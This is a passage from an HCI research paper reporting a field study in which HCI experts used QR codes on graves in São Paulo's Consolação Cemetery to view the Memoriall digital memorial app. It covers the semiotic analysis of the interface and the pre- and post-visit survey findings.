those who accepted to participate in the immersive practice followed the 4 researchers to the Consolação Cemetery. 21 workshop participants agreed to be research subjects. They were all informed that they should bring the conference badge and charged cell phones with QR code readers to the cemetery. As this was our first immersive practice in cemeteries, a place that can evoke memories of different kinds of intensities (including very passionate ones), we decided to recruit only HCI experts, which we believed would be more capable of separating private concerns about cemeteries and the experience of using QR code technologies in that setting.

Because the study was intrinsically complex, requiring perceptions and understanding of not only usability and accessibility issues, but also of communicability, emotion and human values, we recruited only HCI experts interested in social applications *as they tend to be sensitive to a wide range of technical and social issues*.

At the entry of the cemetery, the researchers made a brief explanation about the activity, its goals and instruments (the scenario, the survey, the QR code reader etc.). Participants were asked to sign a consent term, whereby they agreed to be research subjects and allowed researchers to publish data from this study. The consent term said that *"The field study is intended to permit that workshop participants have an immersive experience in the context of digital legacy, by carrying out stages of a qualitative research on Social Web, in order to reflect upon issues such as ethics, privacy, digital legacy and human issues"*.

During the visit, users were photographed and recorded while interacting with memorials. They also answered two surveys: one before and the other after the visit. The pre-visit survey contained 7 questions about general data and experience in HCI, 11 questions about religion, 2 questions about representations of death, 7 questions about cemeteries and 2 questions about expectations about the immersive practice. The post-visit survey contained 2 questions about how the users felt after the practice, 10 questions about the *Memoriall* application, 1 question about their cell phones and 2 questions about the immersive practice. To guide the visit to the cemetery, the participants should follow a scenario, which is presented below.

*"You are a tourist sightseeing in São Paulo with your friends. You decided to visit the Consolação Cemetery, which is famous for works of funerary art and for the graves of famous Brazilian people, such as Tarsila do Amaral, Monteiro Lobato, Mário de Andrade and de Santos Marchise. You heard that in this cemetery visitors can use technology to access QR codes on totems and on the graves of famous people.*

*When you got to the cemetery, you checked the printed map available next to the front gate and decided to take a look at the following graves: 1. de Santos Marquise's; 2. Cícero Pompeu de Toledo's; and 3. Mário de Andrade's.*

*Then, you chose the graves you would like to visit, copied their addresses from the map and entered the cemetery.*

*When you turned onto the street where 1. de Santos Marquise's grave is located, you saw a totem with a QR*

*code tag on your right and you decided to explore it. Then, you went to de Santos Marquise's grave, accessed her memorial through the QR code and: 1.1. Observed the possibilities on the webpage of her memorial; 1.2. Read her obituary; and 1.3. Read her messages.*

*Then you moved to 2. Cícero Pompeu de Toledo's grave and accessed his memorial, where you looked for the following information: 2.1. Causa mortis; 2.2. Date of death; 2.3. Why he was famous; 2.4. Messages to him.*

*Then you crossed the cemetery to visit 3. Mário de Andrade's grave, accessed his profile and: 3.1. Read his biography; 3.2. Read the available links; and 3.3. Shared with your friends that you were there.*

*Finally, you walked to the exit of the cemetery, while observing other interesting things you found on the way"*.

The immersive practice ran as proposed in the scenario. Throughout the visit, participants exchanged impressions about the place and the experience of being there in a research activity. The visit took about 3 hours and finished when the participants answered the post-visit survey.

The data from the surveys were tabulated in an Excel spreadsheet following the numbers of the questions in the survey, and graphs were created with the aid of the software program Google Sheets<sup>3</sup>. As there is no information about the population size, the statistical significance of the responses could not be calculated. In this paper, all questions are referred to by using the letter Q and their respective number in the survey. Some multiple-choice questions were correlated in the analysis for promoting deeper results. In the analysis of the open questions, participants were identified by the letter U followed by a number to preserve their anonymousness and to permit the comparison of each respondent's pre-visit and post-visit surveys.

The answers from the surveys were also contrasted with a semiotic analysis of the application *Memoriall* considering the sign categories proposed by Peirce [21] and adopted to describe computer interfaces by de Souza et al. [8] and Lopes et al. [11], among other practitioners of Semiotic Engineering. However, as the main objective of the study was not the reconstruction of the designer's metamessages, we did not follow a specific semiotic method; instead, we read the screens from *Memoriall* scaffolded by the sign categories adopted in Semiotic Engineering to describe computer interfaces.

The software interfaces inspected were the same the participants dealt with when performing the activities suggested in the scenario for the immersive practice.

The qualitative analysis based on the semiotic analysis and on the answers to the surveys permit to identify relevant elements and information in this domain. It is also enriched by quantitative data regarding the impressions participants had during the immersive practice.

### III. RELATED WORKS

In the last years, researches have been carried out on thanatosensitivity, an approach that actively integrates

<sup>3</sup> <https://www.google.com/sheets/about/>



mortality, grieving and death into design and HCI research [17]. In 2011, Massimi et al. [18] defended that HCI studies must address death in a lifespan-oriented approach. According to the authors, there are four main concepts in this area: life, death, the dead and the bereaved; and there are four main research topics on the end of life: materiality, identity, temporality and methods.

Nalini [20] explains that the two main approaches to death are the scientific and the religious one. Technology itself does not promote a new approach. Instead, it is a new transversal lens through which death can be seen.

When it comes to the dead and the bereaved, different technologies have been designed and adapted to allow users to pay homage to the deceased. For instance, Oliveira *et al.* [7] pointed out four different categories of functionalities for Digital Legacy Management Platforms (1. sending previously configured messages; 2. creating online memorials; 3. storing and managing digital legacy; and 4. creating bots/avatars that simulate users' behavior).

Riechers [26], mentioned that websites for digital memorials have been there since 1996, when the platform *Virtual Memorials*<sup>4</sup> was created. Therefore, another relevant system design issue is the development or transformation of social network profiles into digital or online memorials. The concept of digital memorials comes from the idea of memorials in the physical world, where concrete monuments are used to honor the memory of a person or an event. According to Riechers [26], all personal memorials come from a common human need: honoring death, so as to evoke memories of happiness and pain, and to comfort the bereaved. That social practice has now been transposed to web environments, where users can pay homage to the dead by offering them virtual flowers, lighting virtual candles or sending them digital verbal messages. Some systems even allow users to make virtual prayers for the deceased. According to Carroll and Romano [5], online memorials are unique because they transcend space and time. For example, one can take part in a virtual wake or visit a virtual grave in the web, regardless of space and time constraints.

The development of platforms for both the living and the dead leads Brubaker et al. [2] to consider dead users not as a special subgroup of users, but as a case of extreme users, whose particular technological needs require special attention from software. In a research on digital memorials, Lopes, Maciel and Pereira [10] analyzed the systems iHeaven<sup>5</sup> and *Saudade Eterna*<sup>6</sup> in the light of social network characteristics and experiments with users. The authors created some practical recommendations for the design of digital memorial systems [9]. The recommendations and the prototypes are aimed at designers working on solutions in that area, so they can meet users' expectations, protect dead users' reputation, and project multicultural applications.

Funeral companies have also entered the market for memorial services. For example, the *Memorial Necrópole Ecumênica* (Ecumenical Necropolis Memorial, in a free

translation), in São Paulo, Brazil, offers not only the physical cemeterial structure, but also virtual and online services<sup>7</sup>, which offer profiles of deceased people, allow mourners to interact among themselves, post sympathetic messages or participate in funereal rites online.

*Digital Memorial*<sup>8</sup> is described by its owners as an application that “create[s] and implement[s] Digital Memorial solutions to improve family and friends' bereavement processes”. Its services include QR code products and solutions, NFC (Near Field Communication) software and tags, the “Keeping their memory alive” campaign, GPS solutions and giftboxes to express sympathy.

Facebook gives the option to transform a common profile into a digital memorial after a form proving the user's death is filled in. According to Facebook, “*Memorialized accounts are a place for friends and family to gather and share memories after a person has passed away. Memorializing an account also helps keep it secure by preventing anyone from logging into it. If Facebook is made aware that a person has passed away, it's our policy to memorialize the account*”. In Facebook, it is also possible to name a legacy contact for the account<sup>9</sup>, somehow similar to an heir with enough privileges to share a final message on the person's behalf, respond to new friend requests, update your profile picture and cover photo, download everything that was shared on Facebook and so on. Changing dead users' profiles into memorials is innovative, but it considers neither multicultural approaches to death and legacy nor other functionalities a digital memorial can have.

Pereira, Maciel and Leitão [24] have carried out studies on the design of real-world artifacts such as graves, tombstones and physical memorials in order to analyze the diverse messages these objects convey through different semiotic systems. They identified design elements and built speculative and theoretical knowledge on that domain, offering: i) a description of the design space of digital memorials in terms of agents involved and their objectives for interacting with the application; and b) scaffolds for reflecting about the process of designing them.

When it comes to the impact of digital technologies in the experience of visiting physical cemeteries, QR codes on tombstones and smartphone technology have a great impact on the funeral industry in Asia, the UK and the USA [4]. For the author, QR codes are effective in presenting supplementary information within a limited space (which is the case of physical memorials in cemeteries, where QR codes expand not only geographical space, but also life itself). QR codes were created in Asia, where they have been most largely and diversely used in industry and marketing. In Japan, QR codes are used in tombstones to allow the family and friends of the deceased to see photos, videos and information about the dead. It also permits that users click on buttons to offer Buddhist chants or prayers, as well as gifts, such as incenses or food. That shows the service is not anymore restricted to marketing: it entered the realm of

<sup>4</sup> <http://www.virtual-memorials.com>

<sup>5</sup> <http://www.iheaven.me/> (Last access: May 2014; not available in Jan 2017)

<sup>6</sup> <http://www.saudadeeterna.com.br/> (Last access: May 2014; not available in Jan 2017)

<sup>7</sup> <http://www.vidaperpetua.com.br/Default.vid.aspx>

<sup>8</sup> <http://www.digital-memorial.com/> (Last access: Oct 2016)

<sup>9</sup> <https://www.facebook.com/help/1568013990080948?helpref=search&sr=21&query=memorial> (Last access: Oct 2016)

religion. Besides, the Japanese government has put QR codes in the first 500 tombstones of people killed by the Tsunami in March, 2011, so visitors can access governmental messages about what to do in case a tsunami happens. In turn, the Chinese government is stimulating the use of QR codes in deathscapes, as it reduces the huge foot traffic to clean the gravesite and to make offerings to the dead in special dates and religious festivals. Besides, due to the land shortage for the burial of the deceased, Chinese government now buries the dead in individual graves for 7 years, and then moves the remains to mass graves. Internet memorials allow the living to make offerings and honor the dead even after they are no longer in individual graves.

Cann [4] also shows that, whereas in Asian countries the government stimulates the use of QR codes in tombstones and cemeteries for practical reasons, in the UK and in USA that remains mostly a personal choice. Part of that is driven by the fact that, different from China or Japan, most cemeteries in the West are privately run. In the UK and the USA, QR codes have been little used in cemeteries, due to: (i) a lack of awareness of how to use QR codes; (ii) a lack of accessibility, because QR code technology in these countries tends to require multi-step processes; (iii) a more timid use of QR codes in marketing in these countries. However, cemeteries are employing this technology to spur funeral tourism in an inexpensive manner. The author also says that in the UK and the US QR codes are used to give more information about the deceased, through texts, photos or videos, but they are very little employed to allow religious interactions, such as praying or making offerings. In Brazil, this market is even more under-explored.

Also regarding the impact of technology in visiting cemeteries, Van der Linden et al. [27] carried out a research that consisted on having 2 groups of users visiting an old Victorian cemetery in the UK with the mediation of interactive displays and mobile devices (including smartphones, tablets, video links and a shared multi-touch surface). These were placed indoors and outdoors for users to interact with them. The results showed that visitors went beyond reading inscriptions and looking at graves, delving deeper and making connections among data about the dead, but also relating to their own personal histories. They had pleasure in seeing the photos they took integrated into the digital map, in serendipitously discovering new information about famous people buried in the cemetery and also in relating their own family histories to that of people whose tombstone inscriptions they read. One of the main questions raised by the paper is how memories created through the evocative computing approach differ from those arising from visiting a cemetery without technological mediations.

Another perspective for the study of post-mortem digital legacy consists on posthumous interaction, which includes writing messages of mourning, creating profiles or communities about a deceased person, or visiting digital memorials. The concept of posthumous interaction was coined by Maciel and Pereira [15] to refer to “*system interactions with dead users’ data, or to interactions between living users and dead users’ data through digital systems*”. Such interactive patterns must be considered in the

design of digital memorials, so as to allow diverse rapports to death, the dead and their legacy. The domain has also been analyzed under different theoretical and methodological semiotic lenses, such as in [22], [12] and [8].

#### IV. DATA ANALYSIS

In this section, data from our immersive study are analyzed and dis-cussed. First, we present the results from the semiotic analysis of the interfaces from Memoriall. Next, we analyze the data from the pre-visit and post-visit surveys. In the analysis of the data from the surveys, the answers to multiple choice questions where respondents could choose a single option are expressed in percentage values, whereas, when more than one option could be chosen, answers are expressed in absolute values.

##### A. Semiotic analysis

As reported in the methodology section, the semiotic analysis of the application interface followed the same navigation path proposed in the scenario. The three memorials (de Santos Marquise’s, Cícero Pompeu de Toledo’s and Mário de Andrade’s) participants were supposed to visit have the same general structure, as described in this section. They are also mostly composed of static signs, that is, signs that depict the state of the system through non-causal and non-temporal relations [8].

In all profiles, at the top center of the interface, there is the icon for the Memoriall enterprise, which is a stylized tree whose leaves are different shades of grey and have the shape of squares, possibly alluding to QR code tags. The name “Memoriall” is an explicit pun between the noun “memory” and the pronoun “all”, suggesting all people can have digital memorials when they pass away.

As can be seen in Figure 1, there is a box where the deceased’s full name, birth date and death date can be found. Interestingly, in de Santos Marquise’s and Mário de Andrade’s profiles, this box shows both their full civil names (Maria Domitila de Castro e Melo and Mario Raul de Moraes Andrade, respectively) and the names under which they became famous in Brazilian history. The display of pseudonyms or artistic names together with civil names is common in famous people’s tombstones, as reported by Pereira, Maciel and Leitão [23]. However, maybe because of the non-official status of a digital memorial, in de Santos Marquise’s and Mário de Andrade’s profiles their artistic names come first, highlighted by quotation marks.

As to the birth date and the death date, they are both accompanied by metalinguistic signs, which point to other signs in the interface in order to explain or clarify their meanings [8]. In this case, the metalinguistic signs are a five-pointed star and a cross, which are placed at the left of the birth date and the death date, respectively. As discussed by Pereira, Maciel and Leitao [23], the cross is a highly-conventionalized symbol for death in Brazilian culture, where Christianity is by far the predominant religion. On the other hand, stars are not necessarily associated to birth out of the funerary domain, but they are frequently placed beside birth dates in tombstones in Brazil. By scrolling down the interface, one sees another important static sign for digital

memorials: the photo (or portrait) of the dead.

Figure 2 shows six iconic buttons that lead to different areas in the profile: biography, genealogic tree, photos, links, messages, obituary and videos. Some of those icons convey important aspects of the designer's assumptions regarding death. For example, the illustration for the link to the biography section shows a pair of glasses and an open book, which suggests an understanding of someone's biography as something bookish or merely documental, rather than human or living.



Fig. 1 MemoriALL's profile



Fig. 2 MemoriALL's buttons

The illustration for the link to the messages section is also worthy of attention, as it shows a bottled message on a desert beach. Bottled messages are usually associated to communication in situations of despair and loneliness. Besides, bottled messages are unlikely to be answered, like those sent to the dead in a digital memorial.

By scrolling down the interface a bit more, one sees an advertisement for the "Memory and Life" program of the Consolação Cemetery (a social program to attract visitors to cemeteries), a link for the admin area and, at the bottom, a button with the sentence "Send a message to the family".

Throughout the whole navigation path, three buttons are constantly present in the interface. They connect the user to his/her profile in social networks (Facebook, Twitter and Google+) so he/she can share with others where he/she is. By clicking the "obituary" button in de Santos Marquise's memorial, the user is taken to a new page, where, once again, static signs are dominant.

In the top left corner, a "home" button takes the user back to the main page of the memorial. Below, the user reads data divided into the following fields: name, address, neighborhood, zip code, city, state, block and causa mortis. But for the causa mortis, all the other fields are not related to the person honored by that digital memorial. Instead, they simply define the location where her remains are buried (for example, in the "name" field, the information presented is "Consolação Cemetery", not de Santos Marquise's civil name). Evidently, in *Memoriall* the obituary does not play the same role as in real-world institutions, where an obituary is a notice of a person's death usually including a short biographical account. Obituaries in the application mainly serve the purpose of locating the remains of the deceased in

the physical world. Therefore, they can be considered deictic signs [11], similarly to the link to the Google Maps image of the location of the grave (at the bottom of the interface).

By returning to the main page of de Santos Marquise's memorial profile and clicking on the "messages" button, the user is led to a page where there are six messages — four of which were written by the participants of this research during the immersive practice. The date of the sending and the author's name are informed before each message. Interestingly, none of those six messages was addressed to de Santos Marquise. Three of them praise her (as a third person, like in "she was a great woman"), two express sympathy through phrases in Portuguese typically addressed to the deceased's family, and one just says "like it", possibly referring to the application.

Moving on, to find the pieces of information about Cícero Pompeu de Toledo required in the scenario (causa mortis, date of death and why he was famous), a natural choice for the user would be to access the "obituary" and "biography" sections. However, in the "obituary" section, the user only finds the fields name, address, neighborhood, zip code, city, state and block, as well as the link to the Google Maps image of the location of the grave. There is no field for the causa mortis in this obituary, which reinforces the suggestion that in this application the role of an obituary is mainly deictic, defining the location of the deceased's remains in the physical world.

In turn, the "biography section" repeats some of the static signs from the main page of the memorial. But there, below Cícero Pompeu de Toledo's name and photo, the user finds a paragraph (extracted from the Wikipedia) about his achievements as the president of a Brazilian soccer team.

In the "messages" section, the user finds three messages: the first one, with no name or text (just a blank space preceded by the date of the sending); the second one with the chant of the soccer team of which Cícero Pompeu de Toledo was a president; the third one addressing him, with the sentence "rest in peace".

Following the scenario, the user finally gets to Mário de Andrade's memorial. In the "biography" section, the user finds a text extracted from a biographies website, followed by a list of the main books written by him. The fact that exhaustive lists of literary works are not common in biographies suggests that users might interpret the "biography" section in *Memoriall* as an "about the deceased" section, where all sorts of information would fit.

By clicking the "Links" button, the user is led to a page where he/she finds links to external sites with school projects, news and events about Mário de Andrade. Finally, if the user decided to share with his friends in Twitter that he was by Mário de Andrade's grave, he would click the respective button in the interface. That would lead him/her to his/her profile on Twitter, where the following post would be automatically written: "*Memoriall* 0074A — "*Mário de Andrade*" *Mário Raul de Moraes Andrade* <http://Memoriall.com.br/0074A>". That message indicates the number of the *Memoriall* tag, the deceased's artistic name, his civil name, and the URL for his digital memorial. However, the meaning of those pieces of information is very

unlikely to be understood by friends in the social network who had never used the application. The automatic message is the same in case the user decides to share his/her status with his/her friends in Facebook or Google+.

### B. Immersive practice

This section analyzes data from the surveys answered by 21 respondents before and after the immersive practice. The data are analyzed in the following order: demographic data, data about habitual practices in cemeteries, and data about the interaction with the *Memoriall*.

#### Demographic data

In Q1, 52.4% of the participants in the immersive practice answered they are between 20 and 29 years old; 28.6% are between 30 and 39 years old; 9.5% are between 40 and 49 years old; and 9.5% are older than 50. According to their answers to Q2, 71.4% are men and 28.6% are women.

According to the answers to Q3, our sample was composed of people from all Brazilian regions: 42.9% from the South East (5 participants from the state of São Paulo, 3 from Rio de Janeiro, 1 from Minas Gerais); 28.6% from the South (3 participants from Paraná, 2 from Rio Grande do Sul, 1 from Santa Catarina); 9.5% from the North (2 participants from Amazonas); 14.3% from the North East (1 participant from Bahia, 1 from Rio Grande do Norte, 1 from Maranhão); and 4.8% from the Middle West (1 from the state of Mato Grosso).

In relation to their academic/professional profile (question Q4), 3 participants answered they are undergraduate students, 10 are graduate students, 10 are professors and 12 are researchers. It is important to notice that, in this question, respondents were allowed to choose one or more options. None of them claimed to be an industry professional.

The participants have a significant experience in HCI, as shown in their answers to Q5. 33.3% have been in the field for 5 or more years; 4.9%, for about 4 years; 19%, for about 3 years; 23.8%, for about 2 years; and 19%, for 1 year or less. As to the experience in interface evaluation (question p6), 58.2% claim to have carried out evaluations in the past; 31.8% answered they often evaluate interfaces; and only 9.1% had never done it. Such experienced profile is due to the fact that all participants were recruited from an academic conference on HCI.

Q9 asked about participants' religion, an important cultural element in the context of death, cemeteries and memorials. 32.75% answered they are Catholics; 23.8%, Protestants; and 12.5%, Spiritualists. 25% claimed to have no religion, and 4.2% did not answer Q9. In Q8, 57.14% answered they believed in God; 30.10% are atheists and 4.76% are agnostics.

However, in Q10, when asked whether they often attend rituals of their religions, 66.7% answered that they rarely do it; 23.3% never do it; and 9.5% often do it. As to life after death (P11), 57.1% believe it, whereas 42.9% don't.

Q13 asked if the respondents used social networks. The consensual answer was "yes". The most popular social networks among them are Facebook, WhatsApp and Instagram. In Q40, respondents had to answer what

operational systems they had used in their cellphone when visiting the cemetery. 66.67% used Android; 28.57%, iOS; and 4.76%, Windows.

### Data about habitual practices in cemeteries

Q21 asked how often and why respondents went to cemeteries. Allowed to choose more than one option, participants answered that they go to cemeteries (Table 1):

TABLE I: HOW OFTEN RESPONDENTS WENT TO CEMETERIES

Frequently, to pay homage to deceased people	4.8%
Sometimes, to pay homage to deceased people	19.0%
To attend funerals of closely related people	47.6%
To attend funerals of not closely related people	38.1%
In touristic activities	9.5%
Never	9.5%

U16 chose the option "other", and wrote that he goes in "All Souls' Day and death anniversaries". His answer, along with the two most frequently chosen options in Q21 ("to attend funerals of closely related people" and "to attend funerals of not closely related people"), shows that respondents had somehow a relationship to cemeteries ruled by social norms, thus visiting them only in dates when they were expected to according to Brazilian etiquette rules.

The social nature of those visits, rather than a more personal one, is confirmed by the answers to Q22, when respondents were asked whether they visited cemeteries alone or accompanied, and by whom. Allowed to choose more than one option, 19 out of the 21 respondents said they go accompanied by family, and 10 said they go accompanied by friends. Only 4 said they go alone.

In Q23, respondents could choose more than one option regarding how they usually feel upon going to cemeteries. The options "uneasiness" (10 respondents) and "nostalgia" (7 respondents) were the most frequent ones. 3 research subjects chose the option "other" and expressed "sadness", "reflectiveness" and "introspectiveness".

On the other hand, Q30 asked them what they felt after participating in the immersive practice in the Consolação Cemetery. The two most frequent options were "indifference" and "peace". Respondents that chose the option "other" added nouns as "surprise", "experience", "wisdom", "wonder" and "curiosity".

In another research, Lopes et al. [10] carried out an empirical observation of digital memorials in Brazil by investigating if they had characteristics of the social web. Through an interaction test and a survey, they analyzed how users felt when interacting with digital memorials and how they evaluated the functionalities of those applications. By comparing the answers we got about users' feelings after interacting with digital memorials in an immersive practice and the answers [10] got regarding users' feelings after interacting with digital memorials in a controlled environment, one sees that "uneasiness" and "peace" are common answers.

Q24 asked what users normally do when going to cemeteries. The participants could to select more than one

option. Table 2 summarizes what participants answered that they go to cemeteries for.

TABLE II: WHY PARTICIPANTS GO TO CEMETERIES

To enjoy funerary art	47.6%
To pray	19.0%
To look for memories of the deceased	28.6%
To talk to the deceased	14.3%
To leave objects on graves	14.3%
To wander through graves	42.9%
To read information on tombstones	61.9%
Other	9.5%

Two respondents answered “other” and added “to keep graves tidy” and “to photograph funerals”. The most common answers (“to enjoy funerary art” and “to read information on tombstones”) suggest that a great share of the experience of visiting cemeteries consists of semiotic processes, where the reception and interpretation of verbal and non verbal messages play a central role. The interaction with the deceased or with the place is thus greatly mediated by linguistic artifacts, which cannot be dissociated from the role any memorial (digital or physical ones) play.

The 3 respondents who answered in Q24 that they “leave objects on graves” were asked in Q25 what kind objects they leave. Among the eight options (“flowers”, “funeral wreaths”, “candles”, “religious symbols”, “photos”, “notices”, “the deceased’s belongings”, “other”), only 4 were chosen: “flowers” (1 respondent), “funeral wreaths” (1 respondent) and “candles” (2 respondents). Those choices are possibly due to Brazilian culture, where those elements are more frequently used to pay homage to the dead. However, in other countries, as reported by Pereira et al. [23], religious symbols and personal belongings of the deceased are often left on graves. Q26 asked what resources respondents had ever used when visiting cemeteries. Allowed to choose more than one option, respondents answered what they had already used (see Table 3).

TABLE III: RESOURCES USED WHEN VISITING CEMETERIES

Item	Yes	No
Used a map	23.8%	71.4%
Followed a guide	28.6%	66.7%
Used an audioguide	9.5%	85.7%
Read print material about the deceased	4.8%	90.5%
Asked for information at the reception desk	28.6%	66.7%
Looked for information with a web browser	28.6%	66.7%
Used QR Codes	0.0%	95.2%

One of the research subjects chose not to answer that question. The answers from those who answered it show that digital resources are very infrequent in visits to cemeteries, especially QR codes, which nobody chose as an answer. Besides, the answers show that visitors rarely read print material with information about the deceased, which might result different in case the information about the dead were displayed in digital interfaces, as digital memorials do.

### Data about the interaction with memoriall

In the post-visit survey, all participants answered Q35 informing they would like to use *Memoriall* in other visits to cemeteries to learn about the deceased.

Q31 asked how easy to use *Memoriall* is. 80,95% of the respondents said it is easy to use, whereas 19,04% considered it hard. However, when asked in Q32 about the design of the application, only 23,80% of the respondents said they were satisfied with it. By correlating the data from those questions with the answers to Q40 (about the operational system in the respondents’ cell phones), results show that Android users were more likely to find *Memoriall* hard to use, but some iOS users reported dissatisfaction too.

When asked in Q34 about what the exploratory use of *Memoriall* promotes, participants could choose more than one option. Table 4 presents their answers:

TABLE IV: WHAT THE EXPLORARY USE OF MEMORIALL PROMOTES

Curiosity	81.0%
Exploration of the physical space	33.3%
Interaction in the cemetery	81.0%
Interaction with other people	23.8%
Access to the deceased’s memories	52.4%
Other	4.8%

U8, who chose the option “other”, added that the use of the system promotes “limited information”, which suggests dissatisfaction with the system. The fact that the information available in the system is indeed quite limited is confirmed by the semiotic analysis of *Memoriall* we carried out. The only piece of information all memorials presented in full was the location of the grave.

The two other least frequent answers to Q34 (“interaction with other people” and “exploration of the physical space”) show that the experience promoted by the digital memorial was not perceived by most respondents as necessarily social or anchored in a particular physical space. The fact that interaction through a digital memorial with information about deceased people took place *in* a cemetery was considered relevant by respondents, but few felt interacting *with* the cemetery, by exploring its physical space. In our semiotic analysis of the digital memorials we found no photos of the cemetery or the grave. The only image that differs from one memorial to another is the deceased’s photo (or portrait).

In Q41, participants were asked to write freely about the main problems in the system. The fact that the application did not follow responsive design principles, i.e. the fact it did not meet some design principles for mobile applications, was reported by two participants (U14 and U18). Other three participants (U2, U9, U15) said they had problems with the quality of the QR Code. In the development of applications, designers must be careful with different non-functional requirements, which impact on the user’s experience.

As to the “send messages” functionality, U5 answered that “some functions are hidden”, and U7 complained that “it was a messy process to send messages”.

Other problems were also pointed out: unclear menu (U3),



navigation problems (U7, U10, U20), lack of consistency and patterns (U4), unreliability (U8), usability problems (U12, U17), and accessibility problems (U17).

As to visual aspects, U16 considered the interface outdated, U19 said that “some missing elements could make the system more interactive”, and U20 answered that the system lacks “an interface with adequate colors and images”.

The missing or incomplete information was a concern of for five other participants. U1 said there is “missing information; some deceased are not represented in the system; only the famous ones”. This respondent referred to a celebrity’s family’s grave, where different relatives were buried, but the QR code tag on the grave led only to the famous family member’s digital memorial. U17 also said “the information presented in the memorials follows no pattern”. That confirms our semiotic analysis of the obituary and biography sections in de Santos Marquise’s, Cícero Pompeu de Toledo’s and Mário de Andrade’s memorials, which showed different sorts of information.

In Q42, users were asked to write freely and give suggestions to improve the system. The main suggestions include: enhancing usability (U2, U3, U9, U10 and U14), following responsive design principles (U18), a full redesign (U4, U14, U17, U21), showing the cemetery map (U1), improving the quality of the information (U1, U3), filling in the information for all graves (U2, U8, U11 and U16), integration with Wikipedia (U1), a module for approving the messages left by visitors (U1), allowing the deceased’s family to moderate the messages (U5), making it easier to send messages (U5), moving the button “write a message” to the same screen where messages are read (U15), improving the navigation (U7, U12), making the interface more visual (U7), warranting the reliability of information about the deceased (U8), allowing visitors to insert data about the deceased (U16), showing the deceased’s photos (U19), adding links to the interface so as to improve the access to the system (U19), and changing *Memoriall* into a collaborative system (U7).

Q37 asked if the respondents would like to add information to the memorial profiles if *Memoriall* were a collaborative system. 61,90% answered they would add data about the deceased. Q38 asked them to justify their answers. U5 stated that he “would add information only if the deceased were a person he admired”. In turn, U12 and U16 said they would add information about friends or relatives. U1 said “*that possibility* [adding information to profiles] *is interesting for historians*”.

Some respondents also defined what kind of information they would like to add: “information about graves and funerary art” (U14), “related links” (U20), and “the relationship between deceased people buried in the same grave” (U3). According to U10, “the users should be allowed to edit content”. For U9, a more collaborative system would “enrich the memorials with relevant information”. Likewise, U15 showed concern with the quality of information; for him, “there should be an administrator to avoid defamation”. On the other hand, U7 answered the system “*is somehow collaborative, as I [she] was able to send messages to the memorial*”.

In Q39, respondents could choose more than one option to say what they found more interesting in the system. Their answers are summarized in Table 5.

TABLE V: PARTICIPANTS’ PREFERRED ASPECTS OF THE APPLICATION

Finding graves in the cemetery	57.1%
Getting information about the deceased	95.2%
Getting information about the deceased's family	23.8%
Using technology in a cemetery	66.7%
Sharing experience with other people	33.3%

Their answers suggest a good reception of the use of digital technologies in cemeteries and confirm the main role of the application: presenting information about the deceased. As to the kind of information about a dead person to be presented in a cemetery, respondents have different opinions depending on the medium where the data would be available: either a tombstone or a digital memorial.

In the pre-visit survey, Q27 asked what kind of data a tombstone should contain. The five elements most frequently chosen by participants were: full name (20 respondents), birth date (17), death date (17), photo (13) and epitaph (10). Such choices are in accordance with popular tombstone formats in Brazil [23]. Interestingly, no respondent chose the option “religion”, although religious symbols, such as crosses, are commonly found in Brazilian tombstones beside death dates. Our semiotic analysis showed that *Memoriall* uses a cross by default as a symbol for death, which suggests a disregard for different religions and visual representations of death.

Q36, in turn, asked what kind of data about deceased people a digital memorial should contain. The most frequent answers were almost consensual: full name (20 respondents), biographic information (20), birth date (18), death date (18), photos (19) and causa mortis (17). Possibly due to less space constraints, digital memorials are expected by users to show more information about the deceased. In the option “other”, for example, users suggested adding to digital profiles information like the deceased’s “favorite films”, “funny facts”, “likes” and “media articles”. In contrast to the information available in the digital memorials we analyzed in a semiotic perspective, the respondents’ answers show they want more personal information about the deceased, rather than public data like the location of the grave or the obituary. The graph (Figure 3) compares the answers to Q27 and Q36.




Fig. 3 Comparison between Q27 and Q36.



Causa mortis is a delicate subject, though: whereas it interests users, it also affects dead users' privacy requirements, so that a greater care must be taken.

Q20 asked what symbols best represent death. 36% of the respondents chose tombstones; 16% coffins; 12% light; 8% skulls; 8% sky; 8% graves; 4% crosses; 4% black ribbons; 4% the option "other", but did not add a new symbol.

Maciel and Pereira [16] posed the same question in a study with teenagers from the Z generation. The researchers report that the three most frequent answers were "cross", "coffin" and "tombstone". Our sample is too small for generalizations, but the difference between the answers in the study herein described and in that by [16] suggests that visual representations of death change not only when different nationalities are compared, but even when different ages or social classes are at stake. According to Maciel and Pereira [16], discussing symbols that can represent death might provide valuable input for the design of digital memorials, especially when it comes to warranting multicultural representations in graphic interfaces.

From the most frequent answers to Q20, *Memoriall* only presents crosses, in a very small size, beside the deceased's death date. In turn, the application has a tree as its logo, which might suggest a connotation of life and death as part of a natural cycle.

Finally, in Q43, participants were asked to give their opinions about the immersive practice. 95.24% considered it interesting, and only 1 participant (4.76%) was indifferent about it. When asked in Q44 to freely comment about the practice, U8 suggested "there should be a first moment of the experience without smartphones".

#### V.FINAL CONSIDERATIONS

The study presented and discussed in this paper allowed to analyze users' perception — experienced in interaction design — regarding the understanding and use of digital memorials linked to graves via QR Code technology in a cemetery space. More than informing about the satisfaction of these users with the analyzed system and the possible improvements for its redesign, the results offer interesting insights and contributions for the research area.

Because thanatosensitivity applications are a new, different and challenging domain, a user-centered approach for requirements understanding, identification and analysis is essential. Immersive practices, such as the one reported in this paper, allow a situated identification and understanding of requirements supported by ubiquitous computing solutions. This kind of practice tends to produce rich information and allows more in-depth analysis, favoring, for instance, the consideration of cultural facets (e.g., space, arts, materials) of the usage situation as well as patterns of behavior when people use these applications in the wild. Such practices can be combined with specific requirements elicitation techniques (e.g., the Semiotic Analysis) in order to obtain better results.

From the lessons learned from this research, we highlight the need for a careful planning of the entire study. Because

the practice is conducted in the external environment (i.e., in the wild), many factors can trigger interference and influence both the activities and their results, thus requiring a risk identification and management strategy. Furthermore, conducting a pilot test is fundamental to anticipate and avoid possible problems. The study and the methodology presented in this paper may serve as inspiration for other similar studies, contributing to exploratory and in-the-wild thanatosensitivity studies in HCI.

